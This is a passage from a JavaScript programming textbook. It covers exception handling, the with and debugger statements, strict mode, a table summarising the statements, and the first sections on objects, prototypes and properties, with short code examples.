    // If the input argument is invalid, throw an exception!
    if (x < 0) throw new Error("x must not be negative");
    // Otherwise, compute a value and return normally
    for(var f = 1; x > 1; f *= x, x--) /* empty */ ;
    return f;
}
```

When an exception is thrown, the JavaScript interpreter immediately stops normal program execution and jumps to the nearest exception handler. Exception handlers are written using the `catch` clause of the `try/catch/finally` statement, which is described in the next section. If the block of code in which the exception was thrown does not have an associated `catch` clause, the interpreter checks the next highest enclosing block of code to see if it has an exception handler associated with it. This continues until a handler is found. If an exception is thrown in a function that does not contain a `try/catch/finally` statement to handle it, the exception propagates up to the code that invoked the function. In this way, exceptions propagate up through the lexical structure of JavaScript methods and up the call stack. If no exception handler is ever found, the exception is treated as an error and is reported to the user.

5.6.6 try/catch/finally

The `try/catch/finally` statement is JavaScript's exception handling mechanism. The `try` clause of this statement simply defines the block of code whose exceptions are to be handled. The `try` block is followed by a `catch` clause, which is a block of statements that are invoked when an exception occurs anywhere within the `try` block. The `catch` clause is followed by a `finally` block containing cleanup code that is guaranteed to be executed, regardless of what happens in the `try` block. Both the `catch` and `finally` blocks are optional, but a `try` block must be accompanied by at least one of these blocks. The `try`, `catch`, and `finally` blocks all begin and end with curly braces. These braces are a required part of the syntax and cannot be omitted, even if a clause contains only a single statement.

The following code illustrates the syntax and purpose of the try/catch/finally statement:

```
try {
  // Normally, this code runs from the top of the block to the bottom
  // without problems. But it can sometimes throw an exception,
  // either directly, with a throw statement, or indirectly, by calling
  // a method that throws an exception.
}
catch (e) {
  // The statements in this block are executed if, and only if, the try
  // block throws an exception. These statements can use the local variable
  // e to refer to the Error object or other value that was thrown.
  // This block may handle the exception somehow, may ignore the
  // exception by doing nothing, or may rethrow the exception with throw.
}
finally {
  // This block contains statements that are always executed, regardless of
  // what happens in the try block. They are executed whether the try
  // block terminates:
  //   1) normally, after reaching the bottom of the block
  //   2) because of a break, continue, or return statement
  //   3) with an exception that is handled by a catch clause above
  //   4) with an uncaught exception that is still propagating
}
```

Note that the catch keyword is followed by an identifier in parentheses. This identifier is like a function parameter. When an exception is caught, the value associated with the exception (an Error object, for example) is assigned to this parameter. Unlike regular variables, the identifier associated with a catch clause has block scope—it is only defined within the catch block.

Here is a realistic example of the try/catch statement. It uses the factorial() method defined in the previous section and the client-side JavaScript methods prompt() and alert() for input and output:

```
try {
    // Ask the user to enter a number
    var n = Number(prompt("Please enter a positive integer", ""));
    // Compute the factorial of the number, assuming the input is valid
    var f = factorial(n);
    // Display the result
    alert(n + "! = " + f);
}
catch (ex) {    // If the user's input was not valid, we end up here
    alert(ex);  // Tell the user what the error is
}
```

This example is a try/catch statement with no finally clause. Although finally is not used as often as catch, it can be useful. However, its behavior requires additional explanation. The finally clause is guaranteed to be executed if any portion of the try block is executed, regardless of how the code in the try block completes. It is generally used to clean up after the code in the try clause.

In the normal case, the JavaScript interpreter reaches the end of the try block and then proceeds to the finally block, which performs any necessary cleanup. If the interpreter left the try block because of a return, continue, or break statement, the finally block is executed before the interpreter jumps to its new destination.

If an exception occurs in the try block and there is an associated catch block to handle the exception, the interpreter first executes the catch block and then the finally block. If there is no local catch block to handle the exception, the interpreter first executes the finally block and then jumps to the nearest containing catch clause.

If a finally block itself causes a jump with a return, continue, break, or throw statement, or by calling a method that throws an exception, the interpreter abandons whatever jump was pending and performs the new jump. For example, if a finally clause throws an exception, that exception replaces any exception that was in the process of being thrown. If a finally clause issues a return statement, the method returns normally, even if an exception has been thrown and has not yet been handled.

try and finally can be used together without a catch clause. In this case, the finally block is simply cleanup code that is guaranteed to be executed, regardless of what happens in the try block. Recall that we can't completely simulate a for loop with a while loop because the continue statement behaves differently for the two loops. If we add a try/finally statement, we can write a while loop that works like a for loop and that handles continue statements correctly:

```
// Simulate for( initialize ; test ; increment ) body;
initialize ;
while( test ) {
    try { body ; }
    finally { increment ; }
}
```

Note, however, that a *body* that contains a break statement behaves slightly differently (causing an extra increment before exiting) in the while loop than it does in the for loop, so even with the finally clause, it is not possible to completely simulate the for loop with while.

5.7 Miscellaneous Statements

This section describes the remaining three JavaScript statements—with, debugger, and use strict.

5.7.1 with

In §3.10.3, we discussed the scope chain—a list of objects that are searched, in order, to perform variable name resolution. The with statement is used to temporarily extend the scope chain. It has the following syntax:

```
with (object)
    statement
```

This statement adds *object* to the front of the scope chain, executes *statement*, and then restores the scope chain to its original state.

The `with` statement is forbidden in strict mode (see §5.7.3) and should be considered deprecated in non-strict mode: avoid using it whenever possible. JavaScript code that uses `with` is difficult to optimize and is likely to run more slowly than the equivalent code written without the `with` statement.

The common use of the `with` statement is to make it easier to work with deeply nested object hierarchies. In client-side JavaScript, for example, you may have to type expressions like this one to access elements of an HTML form:

```
document.forms[0].address.value
```

If you need to write expressions like this a number of times, you can use the `with` statement to add the form object to the scope chain:

```
with(document.forms[0]) {
    // Access form elements directly here. For example:
    name.value = "";
    address.value = "";
    email.value = "";
}
```

This reduces the amount of typing you have to do: you no longer need to prefix each form property name with `document.forms[0]`. That object is temporarily part of the scope chain and is automatically searched when JavaScript needs to resolve an identifier such as `address`. It is just as simple, of course, to avoid the `with` statement and write the code above like this:

```
var f = document.forms[0];
f.name.value = "";
f.address.value = "";
f.email.value = "";
```

Keep in mind that the scope chain is used only when looking up identifiers, not when creating new ones. Consider this code:

```
with(o) x = 1;
```

If the object `o` has a property `x`, then this code assigns the value `1` to that property. But if `x` is not defined in `o`, this code is the same as `x = 1` without the `with` statement. It assigns to a local or global variable named `x`, or creates a new property of the global object. A `with` statement provides a shortcut for reading properties of `o`, but not for creating new properties of `o`.

5.7.2 debugger

The `debugger` statement normally does nothing. If, however, a debugger program is available and is running, then an implementation may (but is not required to) perform some kind of debugging action. In practice, this statement acts like a breakpoint: execution of JavaScript code stops and you can use the debugger to print variables' values,

examine the call stack, and so on. Suppose, for example, that you are getting an exception in your function `f()` because it is being called with an undefined argument, and you can't figure out where this call is coming from. To help you in debugging this problem, you might alter `f()` so that it begins like this:

```
function f(o) {
  if (o === undefined) debugger;  // Temporary line for debugging purposes
  ...                             // The rest of the function goes here.
}
```

Now, when `f()` is called with no argument, execution will stop, and you can use the debugger to inspect the call stack and find out where this incorrect call is coming from.

`debugger` was formally added to the language by ECMAScript 5, but it has been implemented by major browser vendors for quite some time. Note that it is not enough to have a debugger available: the `debugger` statement won't start the debugger for you. If a debugger is already running, however, this statement will cause a breakpoint. If you use the Firebug debugging extension for Firefox, for example, you must have Firebug enabled for the web page you want to debug in order for the `debugger` statement to work.

5.7.3 "use strict"

`"use strict"` is a *directive* introduced in ECMAScript 5. Directives are not statements (but are close enough that `"use strict"` is documented here). There are two important differences between the `"use strict"` directive and regular statements:

- It does not include any language keywords: the directive is just an expression statement that consists of a special string literal (in single or double quotes). JavaScript interpreters that do not implement ECMAScript 5 will simply see an expression statement with no side effects and will do nothing. Future versions of the ECMAScript standard are expected to introduce `use` as a true keyword, allowing the quotation marks to be dropped.
- It can appear only at the start of a script or at the start of a function body, before any real statements have appeared. It need not be the very first thing in the script or function, however: a `"use strict"` directive may be followed or preceded by other string literal expression statements, and JavaScript implementations are allowed to interpret these other string literals as implementation-defined directives. String literal expression statements that follow the first regular statement in a script or function are simply ordinary expression statements; they may not be interpreted as directives and they have no effect.

The purpose of a `"use strict"` directive is to indicate that the code that follows (in the script or function) is *strict code*. The top-level (nonfunction) code of a script is strict code if the script has a `"use strict"` directive. A function body is strict code if it is defined within strict code or if it has a `"use strict"` directive. Code passed to the `eval()` method is strict code if `eval()` is called from strict code or if the string of code includes a `"use strict"` directive.

Strict code is executed in *strict mode*. The strict mode of ECMAScript 5 is a restricted subset of the language that fixes a few important language deficiencies and provides stronger error checking and increased security. The differences between strict mode and non-strict mode are the following (the first three are particularly important):

- The `with` statement is not allowed in strict mode.
- In strict mode, all variables must be declared: a ReferenceError is thrown if you assign a value to an identifier that is not a declared variable, function, function parameter, `catch` clause parameter, or property of the global object. (In non-strict mode, this implicitly declares a global variable by adding a new property to the global object.)
- In strict mode, functions invoked as functions (rather than as methods) have a `this` value of `undefined`. (In non-strict mode, functions invoked as functions are always passed the global object as their `this` value.) This difference can be used to determine whether an implementation supports strict mode:

  ```
  var hasStrictMode = (function() { "use strict"; return this===undefined}());
  ```

  Also, in strict mode, when a function is invoked with `call()` or `apply()`, the `this` value is exactly the value passed as the first argument to `call()` or `apply()`. (In nonstrict mode, `null` and `undefined` values are replaced with the global object and non-object values are converted to objects.)
- In strict mode, assignments to nonwritable properties and attempts to create new properties on nonextensible objects throw a TypeError. (In non-strict mode, these attempts fail silently.)
- In strict mode, code passed to `eval()` cannot declare variables or define functions in the caller's scope as it can in non-strict mode. Instead, variable and function definitions live in a new scope created for the `eval()`. This scope is discarded when the `eval()` returns.
- In strict mode, the `arguments` object (§8.3.2) in a function holds a static copy of the values passed to the function. In non-strict mode, the `arguments` object has "magical" behavior in which elements of the array and named function parameters both refer to the same value.
- In strict mode, a SyntaxError is thrown if the `delete` operator is followed by an unqualified identifier such as a variable, function, or function parameter. (In non-strict mode, such a `delete` expression does nothing and evaluates to `false`.)
- In strict mode, an attempt to delete a nonconfigurable property throws a TypeError. (In non-strict mode, the attempt fails and the `delete` expression evaluates to `false`.)
- In strict mode, it is a syntax error for an object literal to define two or more properties by the same name. (In non-strict mode, no error occurs.)
- In strict mode, it is a syntax error for a function declaration to have two or more parameters with the same name. (In non-strict mode, no error occurs.)

- In strict mode, octal integer literals (beginning with a 0 that is not followed by an x) are not allowed. (In non-strict mode, some implementations allow octal literals.)
- In strict mode, the identifiers `eval` and `arguments` are treated like keywords, and you are not allowed to change their value. You cannot assign a value to these identifiers, declare them as variables, use them as function names, use them as function parameter names, or use them as the identifier of a `catch` block.
- In strict mode, the ability to examine the call stack is restricted. `arguments.caller` and `arguments.callee` both throw a TypeError within a strict mode function. Strict mode functions also have `caller` and `arguments` properties that throw TypeError when read. (Some implementations define these nonstandard properties on non-strict functions.)

5.8 Summary of JavaScript Statements

This chapter introduced each of the JavaScript language's statements. Table 5-1 summarizes them, listing the syntax and purpose of each.

Table 5-1. JavaScript statement syntax

Statement	Syntax	Purpose
break	`break` [*label*];	Exit from the innermost loop or `switch` or from named enclosing statement
case	`case` *expression*:	Label a statement within a `switch`
continue	`continue` [*label*];	Begin next iteration of the innermost loop or the named loop
debugger	`debugger`;	Debugger breakpoint
default	`default`:	Label the default statement within a `switch`
do/while	`do` *statement* `while` (*expression*);	An alternative to the `while` loop
empty	;	Do nothing
for	`for`(*init*; *test*; *incr*) *statement*	An easy-to-use loop
for/in	`for` (*var* `in` *object*) *statement*	Enumerate the properties of *object*
function	`function` *name*([*param*[,...]]) { *body* }	Declare a function named *name*
if/else	`if` (*expr*) *statement1* [`else` *statement2*]	Execute *statement1* or *statement2*
label	*label*: *statement*	Give *statement* the name *label*
return	`return` [*expression*];	Return a value from a function
switch	`switch` (*expression*) { *statements* }	Multiway branch to `case` or `default`: labels
throw	`throw` *expression*;	Throw an exception
try	`try` { *statements* } [`catch` { *handler statements* }] [`finally` { *cleanup statements* }]	Handle exceptions

Statement	Syntax	Purpose
use strict	`"use strict";`	Apply strict mode restrictions to script or function
var	`var` *name* `[ = expr] [ ,... ];`	Declare and initialize one or more variables
while	`while (`*expression*`)` *statement*	A basic loop construct
with	`with (`*object*`)` *statement*	Extend the scope chain (forbidden in strict mode)

CHAPTER 6
Objects

JavaScript's fundamental datatype is the *object*. An object is a composite value: it aggregates multiple values (primitive values or other objects) and allows you to store and retrieve those values by name. An object is an unordered collection of *properties*, each of which has a name and a value. Property names are strings, so we can say that objects map strings to values. This string-to-value mapping goes by various names: you are probably already familiar with the fundamental data structure under the name "hash," "hashtable," "dictionary," or "associative array." An object is more than a simple string-to-value map, however. In addition to maintaining its own set of properties, a JavaScript object also inherits the properties of another object, known as its "prototype." The methods of an object are typically inherited properties, and this "prototypal inheritance" is a key feature of JavaScript.

JavaScript objects are dynamic—properties can usually be added and deleted—but they can be used to simulate the static objects and "structs" of statically typed languages. They can also be used (by ignoring the value part of the string-to-value mapping) to represent sets of strings.

Any value in JavaScript that is not a string, a number, `true`, `false`, `null`, or `undefined` is an object. And even though strings, numbers, and booleans are not objects, they behave like immutable objects (see §3.6).

Recall from §3.7 that objects are *mutable* and are manipulated by reference rather than by value. If the variable `x` refers to an object, and the code `var y = x;` is executed, the variable `y` holds a reference to the same object, not a copy of that object. Any modifications made to the object through the variable `y` are also visible through the variable `x`.

The most common things to do with objects are create them and to set, query, delete, test, and enumerate their properties. These fundamental operations are described in the opening sections of this chapter. The sections that follow cover more advanced topics, many of which are specific to ECMAScript 5.

A *property* has a name and a value. A property name may be any string, including the empty string, but no object may have two properties with the same name. The value may be any JavaScript value, or (in ECMAScript 5) it may be a getter or a setter function

(or both). We'll learn about getter and setter functions in §6.6. In addition to its name and value, each property has associated values that we'll call *property attributes*:

- The *writable* attribute specifies whether the value of the property can be set.
- The *enumerable* attribute specifies whether the property name is returned by a `for/in` loop.
- The *configurable* attribute specifies whether the property can be deleted and whether its attributes can be altered.

Prior to ECMAScript 5, all properties in objects created by your code are writable, enumerable, and configurable. In ECMAScript 5, you can configure the attributes of your properties. §6.7 explains how to do this.

In addition to its properties, every object has three associated *object attributes*:

- An object's *prototype* is a reference to another object from which properties are inherited.
- An object's *class* is a string that categorizes the type of an object.
- An object's *extensible* flag specifies (in ECMAScript 5) whether new properties may be added to the object.

We'll learn more about prototypes and property inheritance in §6.1.3 and §6.2.2, and we will cover all three attributes in more detail in §6.8.

Finally, here are some terms we'll use to distinguish among three broad categories of JavaScript objects and two types of properties:

- A *native object* is an object or class of objects defined by the ECMAScript specification. Arrays, functions, dates, and regular expressions (for example) are native objects.
- A *host object* is an object defined by the host environment (such as a web browser) within which the JavaScript interpreter is embedded. The HTMLElement objects that represent the structure of a web page in client-side JavaScript are host objects. Host objects may also be native objects, as when the host environment defines methods that are normal JavaScript Function objects.
- A *user-defined* object is any object created by the execution of JavaScript code.
- An *own property* is a property defined directly on an object.
- An *inherited property* is a property defined by an object's prototype object.

6.1 Creating Objects

Objects can be created with object literals, with the `new` keyword, and (in ECMA Script 5) with the `Object.create()` function. The subsections below describe each technique.

6.1.1 Object Literals

The easiest way to create an object is to include an object literal in your JavaScript code. An *object literal* is a comma-separated list of colon-separated name:value pairs, enclosed within curly braces. A property name is a JavaScript identifier or a string literal (the empty string is allowed). A property value is any JavaScript expression; the value of the expression (it may be a primitive value or an object value) becomes the value of the property. Here are some examples:

```
var empty = {};                           // An object with no properties
var point = { x:0, y:0 };                 // Two properties
var point2 = { x:point.x, y:point.y+1 };  // More complex values
var book = {
    "main title": "JavaScript",           // Property names include spaces,
    'sub-title': "The Definitive Guide",  // and hyphens, so use string literals
    "for": "all audiences",               // for is a reserved word, so quote
    author: {                             // The value of this property is
        firstname: "David",               // itself an object.  Note that
        surname: "Flanagan"               // these property names are unquoted.
    }
};
```

In ECMAScript 5 (and some ECMAScript 3 implementations), reserved words may be used as property names without quoting. In general, however, property names that are reserved words must be quoted in ECMAScript 3. In ECMAScript 5, a trailing comma following the last property in an object literal is ignored. Trailing commas are ignored in most ECMAScript 3 implementations, but IE considers them an error.

An object literal is an expression that creates and initializes a new and distinct object each time it is evaluated. The value of each property is evaluated each time the literal is evaluated. This means that a single object literal can create many new objects if it appears within the body of a loop in a function that is called repeatedly, and that the property values of these objects may differ from each other.

6.1.2 Creating Objects with new

The new operator creates and initializes a new object. The new keyword must be followed by a function invocation. A function used in this way is called a *constructor* and serves to initialize a newly created object. Core JavaScript includes built-in constructors for native types. For example:

```
var o = new Object();      // Create an empty object: same as {}.
var a = new Array();       // Create an empty array: same as [].
var d = new Date();        // Create a Date object representing the current time
var r = new RegExp("js"); // Create a RegExp object for pattern matching.
```

In addition to these built-in constructors, it is common to define your own constructor functions to initialize newly created objects. Doing so is covered in Chapter 9.

6.1.3 Prototypes

Before we can cover the third object creation technique, we must pause for a moment to explain prototypes. Every JavaScript object has a second JavaScript object (or `null`, but this is rare) associated with it. This second object is known as a prototype, and the first object inherits properties from the prototype.

All objects created by object literals have the same prototype object, and we can refer to this prototype object in JavaScript code as `Object.prototype`. Objects created using the `new` keyword and a constructor invocation use the value of the `prototype` property of the constructor function as their prototype. So the object created by `new Object()` inherits from `Object.prototype` just as the object created by `{}` does. Similarly, the object created by `new Array()` uses `Array.prototype` as its prototype, and the object created by `new Date()` uses `Date.prototype` as its prototype.

`Object.prototype` is one of the rare objects that has no prototype: it does not inherit any properties. Other prototype objects are normal objects that do have a prototype. All of the built-in constructors (and most user-defined constructors) have a prototype that inherits from `Object.prototype`. For example, `Date.prototype` inherits properties from `Object.prototype`, so a Date object created by `new Date()` inherits properties from both `Date.prototype` and `Object.prototype`. This linked series of prototype objects is known as a *prototype chain*.

An explanation of how property inheritance works is in §6.2.2. We'll learn how to query the prototype of an object in §6.8.1. And Chapter 9 explains the connection between prototypes and constructors in more detail: it shows how to define new "classes" of objects by writing a constructor function and setting its `prototype` property to the prototype object to be used by the "instances" created with that constructor.

6.1.4 Object.create()

ECMAScript 5 defines a method, `Object.create()`, that creates a new object, using its first argument as the prototype of that object. `Object.create()` also takes an optional second argument that describes the properties of the new object. This second argument is covered in §6.7.

`Object.create()` is a static function, not a method invoked on individual objects. To use it, simply pass the desired prototype object:

```
var o1 = Object.create({x:1, y:2});       // o1 inherits properties x and y.
```

You can pass `null` to create a new object that does not have a prototype, but if you do this, the newly created object will not inherit anything, not even basic methods like `toString()` (which means it won't work with the + operator either):

```
var o2 = Object.create(null);             // o2 inherits no props or methods.
```

If you want to create an ordinary empty object (like the object returned by {} or new Object()), pass Object.prototype:

```
var o3 = Object.create(Object.prototype); // o3 is like {} or new Object().
```

The ability to create a new object with an arbitrary prototype (put another way: the ability to create an "heir" for any object) is a powerful one, and we can simulate it in ECMAScript 3 with a function like the one in Example 6-1.[1]

Example 6-1. Creating a new object that inherits from a prototype

```
// inherit() returns a newly created object that inherits properties from the
// prototype object p.  It uses the ECMAScript 5 function Object.create() if
// it is defined, and otherwise falls back to an older technique.
function inherit(p) {
    if (p == null) throw TypeError(); // p must be a non-null object
    if (Object.create)                // If Object.create() is defined...
        return Object.create(p);      //    then just use it.
    var t = typeof p;                 // Otherwise do some more type checking
    if (t !== "object" && t !== "function") throw TypeError();
    function f() {};                  // Define a dummy constructor function.
    f.prototype = p;                  // Set its prototype property to p.
    return new f();                   // Use f() to create an "heir" of p.
}
```

The code in the inherit() function will make more sense after we've covered constructors in Chapter 9. For now, please just accept that it returns a new object that inherits the properties of the argument object. Note that inherit() is not a full replacement for Object.create(): it does not allow the creation of objects with null prototypes, and it does not accept the optional second argument that Object.create() does. Nevertheless, we'll use inherit() in a number of examples in this chapter and again in Chapter 9.

One use for our inherit() function is when you want to guard against unintended (but nonmalicious) modification of an object by a library function that you don't have control over. Instead of passing the object directly to the function, you can pass an heir. If the function reads properties of the heir, it will see the inherited values. If it sets properties, however, those properties will only affect the heir, not your original object:

```
var o = { x: "don't change this value" };
library_function(inherit(o));  // Guard against accidental modifications of o
```

To understand why this works, you need to know how properties are queried and set in JavaScript. These are the topics of the next section.

1. Douglas Crockford is generally credited as the first to propose a function that creates objects in this way. See *http://javascript.crockford.com/prototypal.html*.

6.2 Querying and Setting Properties

To obtain the value of a property, use the dot (.) or square bracket ([]) operators described in §4.4. The left-hand side should be an expression whose value is an object. If using the dot operator, the right-hand must be a simple identifier that names the property. If using square brackets, the value within the brackets must be an expression that evaluates to a string that contains the desired property name:

```
var author = book.author;       // Get the "author" property of the book.
var name = author.surname       // Get the "surname" property of the author.
var title = book["main title"] // Get the "main title" property of the book.
```

To create or set a property, use a dot or square brackets as you would to query the property, but put them on the left-hand side of an assignment expression:

```
book.edition = 6;                  // Create an "edition" property of book.
book["main title"] = "ECMAScript"; // Set the "main title" property.
```

In ECMAScript 3, the identifier that follows the dot operator cannot be a reserved word: you cannot write `o.for` or `o.class`, for example, because `for` is a language keyword and `class` is reserved for future use. If an object has properties whose name is a reserved word, you must use square bracket notation to access them: `o["for"]` and `o["class"]`. ECMAScript 5 relaxes this restriction (as do some implementations of ECMAScript 3) and allows reserved words to follow the dot.

When using square bracket notation, we've said that the expression inside the square brackets must evaluate to a string. A more precise statement is that the expression must evaluate to a string or a value that can be converted to a string. In Chapter 7, for example, we'll see that it is common to use numbers inside the square brackets.

6.2.1 Objects As Associative Arrays

As explained above, the following two JavaScript expressions have the same value:

```
object.property
object["property"]
```

The first syntax, using the dot and an identifier, is like the syntax used to access a static field of a struct or object in C or Java. The second syntax, using square brackets and a string, looks like array access, but to an array indexed by strings rather than by numbers. This kind of array is known as an associative array (or hash or map or dictionary). JavaScript objects are associative arrays, and this section explains why that is important.

In C, C++, Java, and similar strongly typed languages, an object can have only a fixed number of properties, and the names of these properties must be defined in advance. Since JavaScript is a loosely typed language, this rule does not apply: a program can create any number of properties in any object. When you use the `.` operator to access a property of an object, however, the name of the property is expressed as an identifier. Identifiers must be typed literally into your JavaScript program; they are not a datatype, so they cannot be manipulated by the program.

On the other hand, when you access a property of an object with the [] array notation, the name of the property is expressed as a string. Strings are JavaScript datatypes, so they can be manipulated and created while a program is running. So, for example, you can write the following code in JavaScript:

```
var addr = "";
for(i = 0; i < 4; i++)
    addr += customer["address" + i] + '\n';
```

This code reads and concatenates the `address0`, `address1`, `address2`, and `address3` properties of the `customer` object.

This brief example demonstrates the flexibility of using array notation to access properties of an object with string expressions. The code above could be rewritten using the dot notation, but there are cases in which only the array notation will do. Suppose, for example, that you are writing a program that uses network resources to compute the current value of the user's stock market investments. The program allows the user to type in the name of each stock she owns as well as the number of shares of each stock. You might use an object named `portfolio` to hold this information. The object has one property for each stock. The name of the property is the name of the stock, and the property value is the number of shares of that stock. So, for example, if a user holds 50 shares of stock in IBM, the `portfolio.ibm` property has the value `50`.

Part of this program might be a function for adding a new stock to the portfolio:

```
function addstock(portfolio, stockname, shares) {
    portfolio[stockname] = shares;
}
```

Since the user enters stock names at runtime, there is no way that you can know the property names ahead of time. Since you can't know the property names when you write the program, there is no way you can use the . operator to access the properties of the `portfolio` object. You can use the [] operator, however, because it uses a string value (which is dynamic and can change at runtime) rather than an identifier (which is static and must be hardcoded in the program) to name the property.

Chapter 5 introduced the `for/in` loop (and we'll see it again shortly in §6.5). The power of this JavaScript statement becomes clear when you consider its use with associative arrays. Here's how you'd use it when computing the total value of a portfolio:

```
function getvalue(portfolio) {
    var total = 0.0;
    for(stock in portfolio) {          // For each stock in the portfolio:
        var shares = portfolio[stock]; //   get the number of shares
        var price = getquote(stock);   //   look up share price
        total += shares * price;       //   add stock value to total value
    }
    return total;                      // Return total value.
}
```

6.2.2 Inheritance

JavaScript objects have a set of "own properties," and they also inherit a set of properties from their prototype object. To understand this, we must consider property access in more detail. The examples in this section use the `inherit()` function from Example 6-1 in order to create objects with specified prototypes.

Suppose you query the property `x` in the object `o`. If `o` does not have an own property with that name, the prototype object of `o` is queried for the property `x`. If the prototype object does not have an own property by that name, but has a prototype itself, the query is performed on the prototype of the prototype. This continues until the property `x` is found or until an object with a `null` prototype is searched. As you can see, the *prototype* attribute of an object creates a chain or linked list from which properties are inherited.

```
var o = {}            // o inherits object methods from Object.prototype
o.x = 1;              // and has an own property x.
var p = inherit(o);   // p inherits properties from o and Object.prototype
p.y = 2;              // and has an own property y.
var q = inherit(p);   // q inherits properties from p, o, and Object.prototype
q.z = 3;              // and has an own property z.
var s = q.toString(); // toString is inherited from Object.prototype
q.x + q.y             // => 3: x and y are inherited from o and p
```

Now suppose you assign to the property `x` of the object `o`. If `o` already has an own (noninherited) property named `x`, then the assignment simply changes the value of this existing property. Otherwise, the assignment creates a new property named `x` on the object `o`. If `o` previously inherited the property `x`, that inherited property is now hidden by the newly created own property with the same name.

Property assignment examines the prototype chain to determine whether the assignment is allowed. If `o` inherits a read-only property named `x`, for example, then the assignment is not allowed. (Details about when a property may be set are in §6.2.3.) If the assignment is allowed, however, it always creates or sets a property in the original object and never modifies the prototype chain. The fact that inheritance occurs when querying properties but not when setting them is a key feature of JavaScript because it allows us to selectively override inherited properties:

```
var unitcircle = { r:1 };      // An object to inherit from
var c = inherit(unitcircle);   // c inherits the property r
c.x = 1; c.y = 1;              // c defines two properties of its own
c.r = 2;                       // c overrides its inherited property
unitcircle.r;                  // => 1: the prototype object is not affected
```

There is one exception to the rule that a property assignment either fails or creates or sets a property in the original object. If `o` inherits the property `x`, and that property is an accessor property with a setter method (see §6.6), then that setter method is called rather than creating a new property `x` in `o`. Note, however, that the setter method is called on the object `o`, not on the prototype object that defines the property, so if the

setter method defines any properties, it will do so on o, and it will again leave the prototype chain unmodified.

6.2.3 Property Access Errors

Property access expressions do not always return or set a value. This section explains the things that can go wrong when you query or set a property.

It is not an error to query a property that does not exist. If the property x is not found as an own property or an inherited property of o, the property access expression o.x evaluates to undefined. Recall that our book object has a "sub-title" property, but not a "subtitle" property:

```
book.subtitle;    // => undefined: property doesn't exist
```

It is an error, however, to attempt to query a property of an object that does not exist. The null and undefined values have no properties, and it is an error to query properties of these values. Continuing the above example:

```
// Raises a TypeError exception. undefined doesn't have a length property
var len = book.subtitle.length;
```

Unless you are certain that both book and book.subtitle are (or behave like) objects, you shouldn't write the expression book.subtitle.length, since it might raise an exception. Here are two ways to guard against this kind of exception:

```
// A verbose and explicit technique
var len = undefined;
if (book) {
    if (book.subtitle) len = book.subtitle.length;
}

// A concise and idiomatic alternative to get subtitle length or undefined
var len = book && book.subtitle && book.subtitle.length;
```

To understand why this idiomatic expression works to prevent TypeError exceptions, you might want to review the short-circuiting behavior of the && operator in §4.10.1.

Attempting to set a property on null or undefined also causes a TypeError, of course. Attempts to set properties on other values do not always succeed, either: some properties are read-only and cannot be set, and some objects do not allow the addition of new properties. Curiously, however, these failed attempts to set properties usually fail silently:

```
// The prototype properties of built-in constructors are read-only.
Object.prototype = 0;  // Assignment fails silently; Object.prototype unchanged
```

This historical quirk of JavaScript is rectified in the strict mode of ECMAScript 5. In strict mode, any failed attempt to set a property throws a TypeError exception.

The rules that specify when a property assignment succeeds and when it fails are intuitive but difficult to express concisely. An attempt to set a property p of an object o fails in these circumstances:

- o has an own property p that is read-only: it is not possible to set read-only properties. (See the `defineProperty()` method, however, for an exception that allows configurable read-only properties to be set.)
- o has an inherited property p that is read-only: it is not possible to hide an inherited read-only property with an own property of the same name.
- o does not have an own property p; o does not inherit a property p with a setter method, and o's *extensible* attribute (see §6.8.3) is `false`. If p does not already exist on o, and if there is no setter method to call, then p must be added to o. But if o is not extensible, then no new properties can be defined on it.

6.3 Deleting Properties

The `delete` operator (§4.13.3) removes a property from an object. Its single operand should be a property access expression. Surprisingly, `delete` does not operate on the value of the property but on the property itself:

```
delete book.author;          // The book object now has no author property.
delete book["main title"];   // Now it doesn't have "main title", either.
```

The `delete` operator only deletes own properties, not inherited ones. (To delete an inherited property, you must delete it from the prototype object in which it is defined. Doing this affects every object that inherits from that prototype.)

A `delete` expression evaluates to `true` if the delete succeeded or if the delete had no effect (such as deleting a nonexistent property). `delete` also evaluates to `true` when used (meaninglessly) with an expression that is not a property access expression:

```
o = {x:1};          // o has own property x and inherits property toString
delete o.x;         // Delete x, and return true
delete o.x;         // Do nothing (x doesn't exist), and return true
delete o.toString;  // Do nothing (toString isn't an own property), return true
delete 1;           // Nonsense, but evaluates to true
```

`delete` does not remove properties that have a *configurable* attribute of `false`. (Though it will remove configurable properties of nonextensible objects.) Certain properties of built-in objects are nonconfigurable, as are properties of the global object created by variable declaration and function declaration. In strict mode, attempting to delete a nonconfigurable property causes a TypeError. In non-strict mode (and in ECMAScript 3), `delete` simply evaluates to `false` in this case:

```
delete Object.prototype;  // Can't delete; property is non-configurable
var x = 1;                // Declare a global variable
delete this.x;            // Can't delete this property
function f() {}           // Declare a global function
delete this.f;            // Can't delete this property either
```

When deleting configurable properties of the global object in non-strict mode, you can omit the reference to the global object and simply follow the `delete` operator with the property name:

```
this.x = 1;      // Create a configurable global property (no var)
delete x;        // And delete it
```

In strict mode, however, `delete` raises a SyntaxError if its operand is an unqualified identifier like `x`, and you have to be explicit about the property access:

```
delete x;        // SyntaxError in strict mode
delete this.x;   // This works
```

6.4 Testing Properties

JavaScript objects can be thought of as sets of properties, and it is often useful to be able to test for membership in the set—to check whether an object has a property with a given name. You can do this with the `in` operator, with the `hasOwnProperty()` and `propertyIsEnumerable()` methods, or simply by querying the property.

The `in` operator expects a property name (as a string) on its left side and an object on its right. It returns `true` if the object has an own property or an inherited property by that name:

```
var o = { x: 1 }
"x" in o;         // true: o has an own property "x"
"y" in o;         // false: o doesn't have a property "y"
"toString" in o;  // true: o inherits a toString property
```

The `hasOwnProperty()` method of an object tests whether that object has an own property with the given name. It returns `false` for inherited properties:

```
var o = { x: 1 }
o.hasOwnProperty("x");         // true: o has an own property x
o.hasOwnProperty("y");         // false: o doesn't have a property y
o.hasOwnProperty("toString"); // false: toString is an inherited property
```

The `propertyIsEnumerable()` refines the `hasOwnProperty()` test. It returns `true` only if the named property is an own property and its *enumerable* attribute is `true`. Certain built-in properties are not enumerable. Properties created by normal JavaScript code are enumerable unless you've used one of the ECMAScript 5 methods shown later to make them nonenumerable.

```
var o = inherit({ y: 2 });
o.x = 1;
o.propertyIsEnumerable("x");  // true: o has an own enumerable property x
o.propertyIsEnumerable("y");  // false: y is inherited, not own
Object.prototype.propertyIsEnumerable("toString"); // false: not enumerable
```

Instead of using the `in` operator it is often sufficient to simply query the property and use `!==` to make sure it is not undefined:

```
var o = { x: 1 }
o.x !== undefined;        // true: o has a property x
```

```
o.y !== undefined;        // false: o doesn't have a property y
o.toString !== undefined; // true: o inherits a toString property
```

There is one thing the in operator can do that the simple property access technique shown above cannot do. in can distinguish between properties that do not exist and properties that exist but have been set to undefined. Consider this code:

```
